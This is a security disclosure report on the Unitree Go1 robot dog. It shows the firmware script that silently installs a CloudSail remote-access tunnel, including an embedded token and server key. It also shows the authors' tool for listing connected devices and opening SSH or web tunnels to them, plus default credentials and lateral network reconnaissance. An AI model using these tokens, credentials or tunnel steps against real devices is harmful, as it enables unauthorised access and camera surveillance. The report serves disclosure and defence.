

Unitree Go1

Who is speaking to my dog?

Author:

Andreas Makris aka Bin4ry [andreas.makris@gmail.com]

Co-Author:

Kevin Finisterre aka d0tslash



Executive Summary

The Unitree Go1 robot dog is an impressive piece of technology — but what if it's connected to more than just your own network? This report shows you the pre-installed and undocumented remote access tunnel service we've discovered, and what it means for owners.

The Unitree Go1 Robot




<https://shop.unitree.com/en-de/products/unitreeyushutechnologydog-artificial-intelligence-companion-bionic-companion-intelligent-robot-go1-quadruped-robot-dog>

The Unitree Go1 is a commercially available quadruped robot developed by the Chinese robotics company Unitree Robotics. It gained popularity due to its relatively low cost compared to similar platforms from Western manufacturers. The product line includes different models, mainly differentiated by software restrictions and minor hardware variations.

The "Air" model starts at around \$2,500, the "Pro" version costs around \$3,500, and the "Edu" version is priced at \$8,500. The "Edu" version is specifically marketed to universities and research institutions. All models share the same system architecture, with hardware differences primarily in sensors and processors — the Edu model has more advanced components.

Here is an overview of the system architecture, as shown in the documentation from Unitree:



https://unitree-docs.readthedocs.io/en/latest/get_started/Go1_Edu.html

Software-wise, all models run the same system. The primary difference lies in SDK control restrictions:

The Air model can't use the SDK, the Pro model supports high-level commands, and the Edu model supports both high-level and low-level commands.

High-level commands handle general movements, like walking in a specific direction, while low-level commands provide control over individual motors — requiring more precise handling to avoid falls and enable custom gaits.

However, these restrictions are artificial and built into the SDK. I've published a free Python-based SDK that enables both high-level and low-level control for all Unitree Go1 models, bypassing Unitree's paywall.

For interested readers, the SDK can be found here:

<https://github.com/Bin4ry/free-dog-sdk/>



Firmware

As shown in the system architecture, the robot runs on a Raspberry Pi alongside other components. For those interested in diving deeper, I recommend starting here:
<https://github.com/MAVProxyUser/YushuTechUnitreeGo1>

To explore what's running on the Raspberry Pi, we'll examine a publicly available firmware update file: "Go1_2022_05_11_e0d0e617.zip." You can download it here:
<https://www.unitree.com/download/go1>

The Raspberry Pi launches several Unitree services on startup.

Here's the autostart folder from the Go1_2022_05_11 firmware file and the tunnel folder we'll explore further:



The tunnel.sh just starts the run.sh (autostart mechanism).

```
Go1_2022_05_11_e0d0e617 > raspi > Unitree > autostart > tunnel > $ tunnel.sh
1  #!/bin/bash
2  ./run.sh &
```

And the contents of said run.sh:

```
Go1_2022_05_11_e0d0e617 > raspi > Unitree > autostart > tunnel > $ run.sh
1  #!/bin/bash
2  eval echo "[tunnel] starting..." $toStartlog
3  val=`sed -ne '/uid/p' /usr/local/zhexi/cloudsail/stat.yml | wc -c`
4  useUnitreeService=1
5
6  if [[ $val -gt 20 ]]; then
7      uuid=`cat /usr/local/zhexi/cloudsail/stat.yml | grep "uid" | awk '{print $2}'` 
8      eval echo "[tunnel] uid: " $uuid $toStartlog
9      python3 publish_uuid.py $uuid
10 fi
11 pingRepeat=0
12 pingResult=0
13 eval echo "[tunnel] ping unitree ..." $toStartlog
14 while [[ $pingRepeat -lt 20 ]]
15 do
16     sleep 3
17     ((pingRepeat++))
18     if ping unitree.com -c 1 -I ppp0 &> /dev/null; then
19         pingResult=1
20         eval echo "[tunnel] internet connected" $toStartlog
21         _IP=$(hostname -I)
22         sudo route add default gw $_IP
23         python3 publish_network_4G.py
24         break
25     fi
26 done
27
28 if [[ $useUnitreeService -eq 1 ]]; then
29     if [[ $val -lt 20 ]]; then
30         if [[ $val -gt 0 ]]; then
31             eval echo "[tunnel] uninstall csclient" $toStartlog
32             cd /usr/local/zhexi/cloudsail/
33             sudo ./csclient uninstall
34         fi
35         if [[ $pingResult -eq 1 ]]; then
36             eval echo "[tunnel] install csclient" $toStartlog
37             cd /home/pi/Unitree/autostart/tunnel/cloudsail
38             sudo ./csclient install -quiet -token XGXMJh
39             cd /home/pi/Unitree/autostart/tunnel
40             tryRepeat=0
41             eval echo "[tunnel] waiting for uid" $toStartlog
42             while [[ $tryRepeat -lt 10 ]]
43             do
44                 ((tryRepeat++))
45                 val=`sed -ne '/uid/p' /usr/local/zhexi/cloudsail/stat.yml | wc -c`
46                 if [[ $val -gt 20 ]]; then
47                     uuid=`cat /usr/local/zhexi/cloudsail/stat.yml | grep "uid" | awk '{print $2}'` 
48                     eval echo "[tunnel] uid: " $uuid $toStartlog
49                     python3 publish_uuid.py $uuid
50                     break
51                 fi
52                 sleep 2
53             done
54         fi
55     else
56         if [[ $val -gt 0 ]]; then
57             eval echo "[tunnel] uninstall csclient" $toStartlog
58             cd /usr/local/zhexi/cloudsail/
59             sudo ./csclient uninstall
60         fi
61         if [[ $pingResult -eq 1 ]]; then
62             eval echo "[tunnel] time to use self-hosted service" $toStartlog
63             #cd /home/pi/Unitree/autostart/configNetwork/linux_arm64_client
64             #./npcl -server=121.43.173.60:8024 -vkey=hbllymmaa7qgcjdsg
65         fi
66     fi
67 fi
```

The run.sh script checks for internet connectivity on the ppp0 interface by pinging unitree.com. If successful, and the variable "useUnitreeService" is set to 1 (which it is by default), it starts the tunnel service:

```
sudo ./csclient install -quiet -token XGXMJh
```

Interestingly, there's a commented-out line at the bottom of the script, which we'll examine later:

```
#./npc -server=121.43.173.60:8024 -vkey=hbllymmaa7qgcjdxg
```

Here's an example showing the tunnel in action on a Go1 [from <https://github.com/MAVProxyUser/YushuTechUnitreeGo1>]:

```
pi@raspberrypi:~ $ netstat -ap | grep ESTABLISHED | grep 100.100.57.114
```

(Not all processes could be identified, non-owned process info

will not be shown, you would have to be root to see it all.)

tcp	0	0	100.100.57.114:53570	124.156.140.55:5670	ESTABLISHED -
tcp	0	0	100.100.57.114:52582	124.156.140.55:http	ESTABLISHED -
tcp	0	0	100.100.57.114:52578	124.156.140.55:http	ESTABLISHED -
tcp	0	0	100.100.57.114:55788	134.175.175.55:9998	ESTABLISHED -

tp-link-smarthome						
No.	Time	Source	Destination	Protocol	Length	Info
105	8.497616	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
108	8.777452	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....I
508	59.881256	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
510	60.170367	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....0
693	120.461628	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
701	120.749022	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....0
795	171.980784	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
796	172.265330	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....L
888	223.667415	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
891	223.889603	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....K
1195	372.443813	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
1196	372.717326	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....E
1418	431.817643	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
1419	432.893621	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....E
1545	490.435239	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
1546	490.714185	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....K
1749	556.008157	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
1751	556.286261	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....K
1949	616.594537	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
1953	616.868445	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....E
2041	670.389087	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
2042	670.667406	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....E
2129	729.266783	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
2130	729.535925	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....H
2211	789.883515	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
2215	790.159376	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....M
2301	842.504351	100.100.57.114	134.175.175.55	TPLINK-SMARTHOME/JSON	55	55 UDP Cmd: .YV...G...0
2302	842.504351	134.175.175.55	100.100.57.114	TPLINK-SMARTHOME/JSON	101	101 UDP Rsp: .YV...G...R....,*.R.....R....37..V....M

dns						
No.	Time	Source	Destination	Protocol	Length	Info
2	3.694253	100.100.57.114	10.177.0.34	DNS	78	78 Standard query 0xfc29 AAAA cloud.zhexi.tech
3	3.694309	100.100.57.114	10.177.0.210	DNS	78	78 Standard query 0xfc29 AAAA cloud.zhexi.tech
4	3.694444	100.100.57.114	10.177.0.34	DNS	78	78 Standard query 0x50a4 A cloud.zhexi.tech
5	3.694474	100.100.57.114	10.177.0.210	DNS	78	78 Standard query 0x50a4 A cloud.zhexi.tech
7	2.124088	10.177.0.34	100.100.57.114	DNS	142	142 Standard query response 0xfc29 AAAA cloud.zhexi.tech SOA dns27.hichina.com
8	2.155638	10.177.0.34	100.100.57.114	DNS	94	94 Standard query response 0x50a4 A cloud.zhexi.tech A 124.156.140.55
13	2.566545	10.177.0.210	100.100.57.114	DNS	106	106 Standard query response 0xfc29 AAAA cloud.zhexi.tech AAAA 64:f9b9::7c9c:8c37
14	2.566640	100.100.57.114	10.177.0.34	TCP	96	96 Standard query response 0x50a4 A cloud.zhexi.tech A 124.156.140.55
30	3.915659	10.177.0.210	100.100.57.114	DNS	96	96 Standard query response 0x50a4 A cloud.zhexi.tech A 124.156.140.55
31	3.917642	100.100.57.114	10.177.0.210	TCP	172	172 Destination unreachable (Port unreachable)
36	3.169815	100.100.57.114	10.177.0.34	DNS	87	87 Standard query 0xd58b AAAA ifconfig.cloud.zhexi.tech
37	3.169938	100.100.57.114	10.177.0.34	DNS	87	87 Standard query 0x3bf9 A ifconfig.cloud.zhexi.tech
38	3.475606	10.177.0.34	100.100.57.114	DNS	151	151 Standard query response 0xd58b AAAA ifconfig.cloud.zhexi.tech SOA dns27.hichina.com
39	3.487546	100.100.57.114	10.177.0.34	DNS	103	103 Standard query response 0x38f9 AAAA ifconfig.cloud.zhexi.tech A 111.230.24.209
67	5.454735	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x661e AAAA ifconfig.v6.zhexi.tech
68	5.454766	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x73d9 AAAA ifconfig.v6.zhexi.tech
69	5.455115	100.100.57.114	10.177.0.34	DNS	147	147 Standard query response 0x73d9 AAAA ifconfig.v6.zhexi.tech SOA dns27.hichina.com
74	5.762696	100.100.57.114	10.177.0.34	DNS	111	111 Standard query response 0x71f8 AAAA yz.zhexi.tech
83	6.156991	100.100.57.114	10.177.0.34	DNS	75	75 Standard query 0x8db8 AAAA yz.zhexi.tech
82	6.157108	100.100.57.114	10.177.0.34	DNS	75	75 Standard query 0x8db8 A yz.zhexi.tech
86	6.598155	100.100.57.114	10.177.0.34	DNS	91	91 Standard query response 0x71f8 AAAA yz.zhexi.tech A 134.175.175.55
87	6.598159	10.177.0.34	100.100.57.114	DNS	139	139 Standard query response 0x71f8 AAAA yz.zhexi.tech SOA dns27.hichina.com
209	43.382453	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x9b98 A debian.pool.ntp.org
218	43.382524	100.100.57.114	10.177.0.210	DNS	83	83 Standard query 0x9b98 A debian.pool.ntp.org
211	43.382524	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x9b98 A debian.pool.ntp.org
212	43.382519	10.177.0.34	100.100.57.114	DNS	147	147 Standard query response 0x9b98 A debian.pool.ntp.org A 173.72.40.236 A 100.61.73.243 A 198.211.183.209 A 216.229.0.49
214	43.487460	100.100.57.114	10.177.0.34	TCP	175	175 Destination unreachable (Port unreachable)
215	43.764482	10.177.0.34	100.100.57.114	DNS	138	138 Standard query response 0x6c4 AAAA A debian.pool.ntp.org SOA h.ntps.org
217	43.912875	10.177.0.210	100.100.57.114	DNS	147	147 Standard query response 0x9b98 A debian.pool.ntp.org A 139.162.219.252 A 193.182.111.143 A 46.19.19.19 A 194.58.206.20
218	43.913924	100.100.57.114	10.177.0.210	TCP	175	175 Destination unreachable (Port unreachable)
222	44.375949	100.100.57.114	10.177.0.34	DNS	73	73 Standard query 0x7a78 AAAA uniree.com
223	44.392623	100.100.57.114	10.177.0.34	DNS	73	73 Standard query 0x7656 AAAA uniree.com
226	44.392933	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x5941 A 1.debian.pool.ntp.org
227	44.402153	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x5941 A 1.debian.pool.ntp.org
228	44.402153	100.100.57.114	10.177.0.34	DNS	147	147 Standard query response 0x5941 A 1.debian.pool.ntp.org A 162.159.200.1 A 64.79.180.196 A 216.155.152.156 A 69.197.128.202
229	44.415493	10.177.0.34	100.100.57.114	DNS	138	138 Standard query response 0x71f8 AAAA uniree.com SOA dns23.hichina.com
231	44.567954	10.177.0.34	100.100.57.114	DNS	134	134 Standard query response 0x7656 AAAA uniree.com SOA dns23.hichina.com
232	44.573647	10.177.0.34	100.100.57.114	DNS	89	89 Standard query response 0x7788 A uniree.com A 121.43.116.150
237	44.865252	100.100.57.114	10.177.0.34	DNS	89	89 Standard query 0x51d2 PTR 158.116.43.121.in-addr.arpa
238	45.116485	10.177.0.34	100.100.57.114	DNS	171	171 Standard query response 0x51d2 No such name PRTR 158.116.43.121.in-addr.arpa SOA hidden-master.aliyun.com
244	45.384912	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0xff2e A 2.debian.pool.ntp.org
245	45.385182	100.100.57.114	10.177.0.34	DNS	83	83 Standard query 0x84b1 AAAA 2.debian.pool.ntp.org
247	45.469155	10.177.0.34	100.100.57.114	DNS	147	147 Standard query response 0x84b1 A 2.debian.pool.ntp.org A 50.205.57.38 A 173.0.48.220 A 100.61.56.35 A 45.79.13.206

> Frame 239: 171 bytes on wire (368 bits), 171 bytes captured (368 bits)

> Linux cooked capture v1

> Internet Protocol Version 4, Src: 10.177.0.34, Dst: 100.100.57.114

> User Datagram Protocol, Src Port: 53, Dst Port: 42099

> Domain Name System (response)

Tunnel services

CloudSail

CloudSail (Zhexi) is a remote access tunnel service developed by Zhexi Technology, primarily targeted at Chinese markets. The service is designed to provide NAT traversal and remote access capabilities for IoT devices, industrial equipment, and other networked systems. While the service itself is a legitimate tool for remote device management. It can be compared to ngrok, cloudflare tunnel etc.

To understand the CloudSail service and its capabilities more read the FAQ:
<https://jmz.zhexi.tech/faq/>

What can the service do?

The CloudSail service can establish a connection from any device to another, even across different networks, depending on your configuration.

For example, you could open a TCP connection to a connected device: the client on the device connects to the CloudSail network, allowing you to route connections to services running on that device.

This means if an SSH daemon is running on the client device, you could connect to it through CloudSail, even if the local network blocks incoming connections or lacks port forwarding — effectively circumventing NAT and firewall restrictions.

This can be especially useful when your device is on a mobile network with CGNAT or similar configurations, which would typically prevent external access. However, this level of access can also be dangerous. The decision to enable such functionality should always remain with the user, not the manufacturer.

Alternative Tunnel Client (NPS/NPC) - Development Leftover

The codebase includes remnants of an older attempt to implement remote access using NPS (NPC client).

This appears to be a leftover from development, with:

- NPC client startup commented out in launch scripts
- No evidence of active use in production
- Included configuration file matching a default example from: <https://github.com/ehang-io/nps>

While inactive, this leftover code hints at poor code review and cleanup practices from Unitree. Best practices recommend removing unused components to reduce the attack surface.

CloudSail API Access and Connected Devices

We obtained a Unitree CloudSail API key during our research, allowing full access to the CloudSail API. This enabled listing connected machines (internal and external IPs) and creating tunnels to active clients.

Connected devices

We found 1,919 devices connected to the service at some point. Filtering for active devices showed two still online. Here a screenshot of the tunnel_manager we wrote to interface with the system:

```
(env) → go1 python3 unitree_tunnel_manager.py
Welcome to Bin4rys Unitree Tunnel Manager
Type 'help' for available commands

> help

Available commands:
p, print [filter] - Print machine list (optional filters)
  Filters:
    -m <machine_name> - Filter by machine name
    -i <ip>           - Filter by IP or Public IP
    -s <state>         - Filter by state (active/inactive)
n, next      - Show next page
b, back, prev - Show previous page
u, update    - Update machine data
h, help       - Show this help
q, quit, e, exit - Exit the program
t, templates - List valid tunnel templates
  Options:
    -type <0,1,2,5> - Tunnel type (TCP/HTTP/HTTPS/UDP)
    -t <0,3,254,255> - Template type
    -b <1-24>        - Bandwidth in Mbps
ssh, connect <machine_name> - Create SSH tunnel for a machine
  Options:
    -t <template_id> - Specific template ID (optional)
analyze, dns   - Perform reverse DNS lookup
export, csv [filename] - Export all data to CSV file

Example: p -m raspberrypi -s active

> update

Starting data update...
Update complete! Total machines in database: 1919      =====] 100% (1919/1919)

> print -s active
Total machines in database: 1919

≡≡ Current Machines (Page 1/1) ≡≡
ID          Name          IP          Public IP          Organization          Status          Last Active
-----[REDACTED]-----[REDACTED]-----[REDACTED]-----[REDACTED]-----[REDACTED]-----[REDACTED]
[REDACTED]          [REDACTED]          [REDACTED]          [REDACTED]          [REDACTED]          Active          2025-03-14
[REDACTED]          [REDACTED]          [REDACTED]          [REDACTED]          [REDACTED]          Active          2025-03-14

Showing 1-2 of 2 records
Use 'n' for next page, 'b' for previous page, 'q' to return to command mode
> ssh 2           -t 0

Creating SSH tunnel for [REDACTED] (ID: [REDACTED])
Using template: 0
Local port: 22
```

As you can see there is a total of 1919 devices that were obtained during the update, if we filter for active devices we get 2 devices that are currently active.

By using our own tunnel manager tool we are able to create a tunnel to any active client.

```
(env) ➔ go1 python3 unitree_tunnel_manager.py
Welcome to Bin4rys Unitree Tunnel Manager
Type 'help' for available commands

> o

Starting online machines update...
Fetching online machines from API...
Found 2 online machines. Preparing to update...
Marked all machines as offline. Now updating online machines...[=====] 100% (2/2)
Update complete! Online machines: 2/1919

Showing active machines:
  Current Machines (Page 1/1)
+---+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name   | OS     | IP      | Public IP | MAC        | Organization | Status    | Last Active |
+---+-----+-----+-----+-----+-----+-----+-----+-----+
|   | DESKTOP-KSRIKO | Windows 10 Pro | 10.0.4.3 |           |             | N/A          | Active    | 2025-03-16  |
|   | raspberrypi   | Debian GNU/Lin | 192.168.123.16 |           |             | N/A          | Active    | 2025-03-16  |
+---+-----+-----+-----+-----+-----+-----+-----+-----+
Showing 1-2 of 2 records
Use 'n' for next page, 'b' for previous page, 'q' to return to command mode
> connect : [REDACTED] -port 89

Fetching available TCP templates...

No valid TCP templates found. Will create a new template.

Creating tunnel for raspberrypi (ID: [REDACTED]) to port 89
Created new tunnel template: [REDACTED]
^C
Use 'exit' or 'quit' to exit properly


> connect : [REDACTED] -port 80

Fetching available TCP templates...

No valid TCP templates found. Will create a new template.

Creating tunnel for raspberrypi (ID: [REDACTED]) to port 80
Created new tunnel template: [REDACTED]
Tunnel created successfully!
Remote Domain: [REDACTED]
Remote Address: [REDACTED]
Remote Port: 14004
Remote id: [REDACTED]
```

In this example we created a tunnel to one of the clients on port 80. For the demonstration purpose we connect to our own robot dog of course, but we could use any active device.



We are greeted by the Unitree Webinterface by opening the tunnel IP and port in a web browser, which allows us to view the dogs cameras as well as doing basic control of the dog. The Webinterface is conveniently reachable without any login credentials.

Of course we are also able simply open a tunnel for port 22 and login via SSH, the robot dogs are delivered with default credentials of pi/123, if not changed we can use them to login, as the following screenshot demonstrates. After connecting to the RPI via ssh it is easily possible access the local network of the robot dog. And attacker would be able to move lateral inside the network from here. See this screenshot of us connecting to our own dog via the CloudSail tunnel.

```
pi@raspberrypi:~/Unitree/sdk/unitree_legged_sdk/build$ arp -a
MacBookAir.localdomain (192.168.0.204) at 8e:b0:60:7a:df:fb [ether] on wlan0
? (192.168.123.13) at 48:b0:2d:2e:df:98 [ether] on eth0
? (192.168.123.1) at <incomplete> on eth0
? (192.168.123.10) at 00:80:e1:00:00:00 [ether] on eth0
? (192.168.123.14) at 48:b0:2d:3e:06:2e [ether] on eth0
? (192.168.123.15) at 48:b0:2d:55:2e:6e [ether] on eth0
? (192.168.0.181) at 34:9f:7b:fb:c9:f3 [ether] on wlan0
dns.google (8.8.8.8) at <incomplete> on wlan0
unifi.localdomain (192.168.0.1) at 62:22:32:9e:c8:84 [ether] on wlan0
pi@raspberrypi:~/Unitree/sdk/unitree_legged_sdk/build$ ping MacBookAir.localdomain
PING MacBookAir.localdomain (192.168.0.204) 56(84) bytes of data.
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=1 ttl=64 time=7.59 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=2 ttl=64 time=22.5 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=3 ttl=64 time=10.6 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=4 ttl=64 time=20.3 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=5 ttl=64 time=180 ms
